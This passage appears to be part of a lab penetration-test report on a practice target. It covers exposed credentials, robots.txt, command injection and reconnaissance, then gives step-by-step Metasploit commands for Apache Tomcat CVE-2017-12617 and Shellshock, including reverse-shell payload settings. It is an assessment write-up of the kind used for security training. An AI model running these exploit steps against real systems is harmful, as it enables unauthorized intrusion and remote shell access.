


**Vulnerability 3: Data Exposure**

**Exploit:** We utilized Developer Tools to inspect the HTML structure of the login page, revealing admin credentials: dougquiad


This method exposed sensitive login information, illustrating a significant security oversight that could lead to unauthorized access and compromise of the system.






**Vulnerability 4: Exclusion Standard Setting Exposure**

**Exploit:** We successfully appended "/robots.txt" to the end of the IP address, revealing the website's robots exclusion standard settings. Attackers could use the "disallow" information in this file as a guide to areas where they might attempt exploits.




**Vulnerability 5: Command Injection**

**Exploit:** A Command Injection Vulnerability was identified on the networking.php page, allowing us to access information about the types of SIEM, Firewall, and Load Balancers used in connection with the website. This exploit highlights potential risks associated with unauthorized access to critical infrastructure details, which could be leveraged by attackers to plan more targeted and damaging attacks.



**Vulnerability 6: PII Data Exposure**

**Exploit:** SIKYU TECH uses Domain Dossier to perform domain whois record search of totalrekall.xyz



**Vulnerability 7: Certificate Information Exposure**

**Exploit:** SIKYU TECH uses the crt.sh to search certification information on totalrekall.xyz




**Vulnerability 8: Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617**

**Exploit Method:** During a recent security assessment, I successfully demonstrated a Remote Code Execution (RCE) vulnerability on a remote host (IP: 192.168.13.10) by utilizing the Metasploit Framework. Specifically, I employed the tomcat\_jsp\_upload\_bypass exploit module to achieve this.

The process involved the following steps:


1. Launching Metasploit: I started the Metasploit Framework by running msfconsole.
2. Selecting the Exploit Module: I used the exploit/multi/http/tomcat\_jsp\_upload\_bypass command to select the appropriate exploit module for this demonstration.
3. Configuring the Target: I set the target host IP address using the set RHOSTS 192.168.13.10 command.
4. Setting the Payload: I specified the payload to be used, for example, set payload java/meterpreter/reverse\_tcp.
5. Configuring Payload Options: I configured the necessary payload options, such as the listening IP address and port, using the set LHOST [your IP] and set LPORT [your port] commands.
6. Exploiting the Vulnerability: Finally, I executed the exploit using the run or exploit command.

This sequence allowed me to successfully bypass security mechanisms and upload a malicious JSP file, which granted me a root-level shell on the target system. The successful exploitation confirmed the presence of an RCE vulnerability in the target's configuration.




**Vulnerability 9: Shellshock**

**Exploit Method:** SIKYU TECH uses the Shellshock attack on a remote host (IP: 192.168.13.11) using Metasploit, We launched msfconsole and searched for Shellshock exploits. We selected the exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec module and set the target URI to /cgi-bin/shockme.cgi and the RHOST to 192.168.13.11. After configuring the payload options with set payload cmd/unix/reverse, I ran the exploit using the run command. This process allowed me to leverage the Shellshock vulnerability and gain access to the specified remote host.



